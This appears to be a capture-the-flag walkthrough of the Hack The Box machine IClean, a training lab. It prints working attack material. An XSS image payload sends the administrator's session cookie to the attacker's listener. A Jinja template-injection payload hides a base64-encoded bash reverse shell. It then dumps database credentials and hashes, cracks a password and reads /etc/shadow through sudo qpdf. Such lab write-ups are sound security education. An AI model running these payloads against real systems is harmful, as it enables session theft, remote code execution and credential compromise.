Description
IClean is a medium Hack The Box machine that features:
- Cross-Site-Scripting in a contact form (obtains administrator cookie)
- Python Server Side Template Injection for Command Execution
- Weak password from an user (reused) obtained from a database with unprotected credentials in hash format
- Access to privileged files using
qpdftool and its attachments feature
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.235.68.
$ ping -c 3 10.129.235.68
PING 10.129.235.68 (10.129.235.68) 56(84) bytes of data.
64 bytes from 10.129.235.68: icmp_seq=1 ttl=63 time=78.9 ms
64 bytes from 10.129.235.68: icmp_seq=2 ttl=63 time=54.7 ms
64 bytes from 10.129.235.68: icmp_seq=3 ttl=63 time=54.7 ms

--- 10.129.235.68 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 54.671/62.763/78.873/11.391 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.235.68 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.235.68
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.235.68 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.235.68
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Debian. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website, we get redirected to capiclean.htb domain so we add it to our /etc/hosts list.
$ echo "10.129.235.68 capiclean.htb" | sudo tee -a /etc/hosts
The web server is a Werkzeug/2.3.7 with Python/3.10.12.
$ whatweb --log-brief web_techs capiclean.htb http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb], HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.129.235.68], JQuery[3.0.0], Python[3.10.12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
We get a webpage of a business of house-cleaners.
 We have a request quote form. We can select the services to request and the email address to contact.
 If we intercept the request with a proxy we can see that the
 service field is specified multiple times in a POST request to the /sendMessage endpoint.

Exploitation
The field service is vulnerable to a XSS (Cross-Site Scripting) vulnerability that will allow to obtain the cookie of the user that reads the saved quotes. We will generate a payload with the <img> HTML tag that will send the cookie to our server. First we will open a listening port.
$ nc -nvlp 1111
The payload to use needs to be URL encoded to work.
Payload to use:
<img src=x onerror=this.src="http://10.10.14.30:1111/cookie/"+document.cookie>

URL-encoded payload:
<img+src%3dx+onerror%3dthis.src%3d"http%3a//10.10.14.30%3a1111/cookie/"%2bdocument.cookie>
 After some seconds we will receive a HTTP request with the
 session cookie and the value eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhA2AQ.VvsDRAyrvBsnyBpghNCKvhYwyys.
$ nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.235.68] 56300
GET /cookie/session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhA2AQ.VvsDRAyrvBsnyBpghNCKvhYwyys HTTP/1.1
Host: 10.10.14.30:1111
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
After editing the cookies jar of our browser we will need to find a panel by doing directory brute-force.
$ gobuster dir -u http://capiclean.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -o directory_enumeration
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://capiclean.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 5267]
/login                (Status: 200) [Size: 2106]
/services             (Status: 200) [Size: 8592]
/team                 (Status: 200) [Size: 8109]
/quote                (Status: 200) [Size: 2237]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 189] [--> /]
/choose               (Status: 200) [Size: 6084]
We find the /dashboard page. We have four options: Generate Invoice, Generate QR, Edit Services, and Quote Requests.
 Firstly we are going to generate an invoice.
 We will get an invoice ID.
 Now with this invoice ID we will generate the QR.
 With the obtained QR code link we can generate a scannable invoice.
 We will obtain the invoice with the QR code image printed at the bottom right of the invoice.
 By checking the HTML source code of the invoice we see that the QR code is show as a Base64 encoded PNG image.
<div class="qr-code-container"><div class="qr-code"><img src="data:image/png;base64,iVBORw0KGgoAAAA..." alt="QR Code"></div>
The QR code link is sent in the qr_link field of the request to the /QRGenerator endpoint.
 This field is vulnerable to a SSTI (Server-Site Template Injection) vulnerability. We have some examples in PayloadAllTheThings. We are going to use the one that bypasses most common filters and URL encoded. We will receive a reverse shell after opening a listening port.
$ nc -nvlp 1234
Payload to use:
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC8xMjM0IDA+JjE=" | base64 -d | bash')|attr('read')()}}

Payload to use URL encoded:
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('echo+"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4zMC8xMjM0IDA%2bJjE%3d"+|+base64+-d+|+bash')|attr('read')()}}
We receive a reverse shell as the www-data user. With this user we cannot upgrade the shell to an interactive one.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.235.68] 52422
bash: cannot set terminal process group (1203): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation
As console users we find consuela and root.
www-data@iclean:/opt/app$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
We find the source code of the web application in the /opt/app/app.py file. We get the credentials to the local MySQL database capiclean, with iclean username and pxCsmnGLckUb password. We also observe that the users table exists.
...
secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
...
    elif request.method == 'POST':
        username = request.form['username']
        password = hashlib.sha256(request.form['password'].encode()).hexdigest()

        with pymysql.connect(**db_config) as conn:
            with conn.cursor() as cursor:
                cursor.execute('SELECT role_id FROM users WHERE username=%s AND password=%s', (username, password))
                result = cursor.fetchone()
Now we will code a Python script to obtain all the entries of the users table to obtain the SHA256 hash of the users.
import pymysql

# Establish a connection to your MySQL database
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
connection = pymysql.connect(**db_config)

# Create a cursor object
cursor = connection.cursor()

# Execute a SELECT query
sql = "SELECT username,password FROM users"
cursor.execute(sql)

# Retrieve the results
for row in cursor:
    print(row)

# Close the cursor and connection
cursor.close()
connection.close()
After executing the script we obtain the hashes for admin and consuela users.
www-data@iclean:/opt/app$ cd /tmp
www-data@iclean:/tmp$ python3 get_data.py
python3 get_data.py
('admin', '2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51')
('consuela', '0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa')
As they are SHA256 hashes we will use John the Ripper tool to crack the consuela hash.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
simple and clean (consuela)
1g 0:00:00:00 DONE 3.571g/s 14043Kp/s 14043Kc/s 14043KC/s sn282085..seadonorjustin1
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
We get the password instantly for consuela user, simple and clean. The password is reused for the Linux username, so we can use SSH to login.
$ ssh consuela@capiclean.htb
...
You have email.
consuela@iclean:~$ id
uid=1000(consuela) gid=1000(consuela) groups=1000(consuela)
We see that we have an email left to read.
consuela@iclean:~$ cat /var/mail/consuela
To: <consuela@capiclean.htb>
Subject: Issues with PDFs
From: management <management@capiclean.htb>
Date: Wed September 6 09:15:33 2023

Hey Consuela,

Have a look over the invoices, I've been receiving some weird PDFs lately.

Regards,
Management
We see that can run qpdf application as the root user. This application is used to edit or transform PDF files.
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
With the tool we are able to attach files as an attachment in the PDF file using the --add-attachment option. We can use this functionality to read files owned by root user, such as the /etc/shadow. First we are going to create a blank PDF file. Then we will add the attachment file using the argument. Finally we will get the attachment using the --show-attachment option.
consuela@iclean:/tmp$ sudo qpdf --empty blank.pdf
consuela@iclean:/tmp$ sudo qpdf blank.pdf --add-attachment /etc/shadow -- attach.pdf
consuela@iclean:/tmp$ sudo qpdf attach.pdf --show-attachment=shadow
...
root:$y$j9T$...:19774:0:99999:7:::
consuela:$y$j9T$...:19605:0:99999:7:::
...
Flags
With the described method we can obtain the user flag and the system flag.
consuela@iclean:/tmp$ sudo qpdf --empty blank.pdf; sudo qpdf blank.pdf --add-attachment /home/consuela/user.txt -- attach.pdf; sudo qpdf attach.pdf --show-attachment=user.txt
<REDACTED>
consuela@iclean:/tmp$ sudo qpdf --empty blank.pdf; sudo qpdf blank.pdf --add-attachment /root/root.txt -- attach.pdf; sudo qpdf attach.pdf --show-attachment=root.txt
<REDACTED>